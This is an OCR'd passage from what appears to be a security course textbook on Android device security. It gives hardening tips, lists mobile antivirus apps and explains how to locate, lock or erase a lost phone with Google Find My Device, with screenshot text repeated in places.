
- Enable GPS on your Android device for it to be tracked when lost or stolen
- Use third-party applications such as Lookout Mobile Security, 3CX Mobile Device Manager, or SeekDroid to remotely wipe confidential data on your Android device when it is lost or stolen
- Turn off the following features:
    - “**Visible Passwords**”—prevents displaying passwords on screen
    - “**Use Secure Credentials**”—prevents applications from accessing secure certificates and credentials
    - “**Wi-Fi**”—to ensure that you do not inadvertently connect to a wireless network when you do not wish to
- Uninstall apps that invade your privacy
- Encrypt all the Internet traffic through VPN services such as ExpressVPN and VyprVPN for Android.
- Block all the ads displayed by apps
- Enable two-step verification on your Android mobile device
- Disable features such as SmartLock instead of passwords, and auto sign-in functionality.
- Install password manager apps such as LastPass to manage passwords securely
- Enable the screen pinning option to securely access Android apps
- Ensure that the smartphone vendor issues Android security patches for a long term before purchasing.
- Back up sensitive information such as contacts and documents in the cloud to ensure quick data recovery in case of any security incident.
- Restrict hardware connections to transfer files to unsafe devices or PCs.
- Do not reveal too much personal information while signing up for an application or any service.
- Ensure that Google Play Protect is always active to detect any suspicious app behavior.

Android Security Tools

Kaspersky Mobile Antivirus

- Kaspersky mobile antivirus is an Android security software aimed at anti-theft and virus protection for mobile and tablet devices

https://my.kaspersky.com


KASPERSKY lab
Protect your device against mobile threats & more
Anti-Virus
Web Protection
App Lock
Anti-Theft
Kaspersky Internet Security
Device is protected
Add password to access sensitive apps
App Lock
LOCKED APPS
Gallery
Settings
WhatsApp
NOT PROTECTED BY A SCREEN LOCK
Allo

Avira Antivirus Security
https://www.avira.com

Avast Mobile Security
https://www.avast.com

McAfee Mobile Security
https://www.mcafeemobilesecurity.com

Lookout Security & Antivirus
https://my.lookout.com

Sophos Intercept X for Mobile
https://www.sophos.com

Android Security Tools

- **Kaspersky Mobile Antivirus**

  Source: *https://my.kaspersky.com*

  Kaspersky Mobile Antivirus is an Android security app focusing on anti-theft and virus protection for mobile devices and tablets. It is designed to help users find their device if it is lost or stolen. It also protects the device against viruses or malware attacks. It provides features such as anti-virus protection, background check, app lock, anti-theft, and anti-phishing.



KASPERSKY lab
Protect your device against mobile threats & more
Anti-Virus
Web Protection
App Lock
Anti-Theft
13:29
Kaspersky
Internet Security
Device is protected >
Scan
Update
Real-time Protection
Add password to access sensitive apps
App Lock
LOCKED APPS
Gallery
Settings
WhatsApp
NOT PROTECTED BY A SCREEN LOCK
Allo

Figure 17.45: Screenshot of Kaspersky Mobile Antivirus

Some additional Android security tools are as follows:


- Avira Antivirus Security (*https://www.avira.com*)
- Avast Mobile Security (*https://www.avast.com*)
- McAfee Mobile Security (*https://www.mcafeemobilesecurity.com*)
- Lookout Security & Antivirus (*https://my.lookout.com*)
- Sophos Intercept X for Mobile (*https://www.sophos.com*)

Android Device Tracking Tools: Google Find My Device

- Google's Find My Device helps you easily **locate a lost Android device** and keeps your information on the missing device safe while you look for it

To find, lock, or erase a lost or stolen device:

- Go to https://www.google.com/android/find and sign in to your Google Account
- If you have more than one device, click "**Lost device**" at the top of the screen
- The device gets a **notification**
- Locate the device on the map
- Pick what you want to do. If needed, first click "**Enable lock & erase**"
  - **Play sound**: Rings your device at full volume for 5 minutes
  - **Secure Device**: Locks your device with your PIN, pattern, or password
  - **Erase Device**: Permanently deletes all data on your device


8:00
Find My Device
SIGN OUT
Birkbeck, University of London
Russell Square
Senate House Library
The British Museum
PLAY SOUND
SECURE DEVICE
ERASE DEVICE
Play Sound
STOP SOUND
Secure device
SECURE DEVICE

Rachel's phone
Last seen just now
100% FreeWiFi

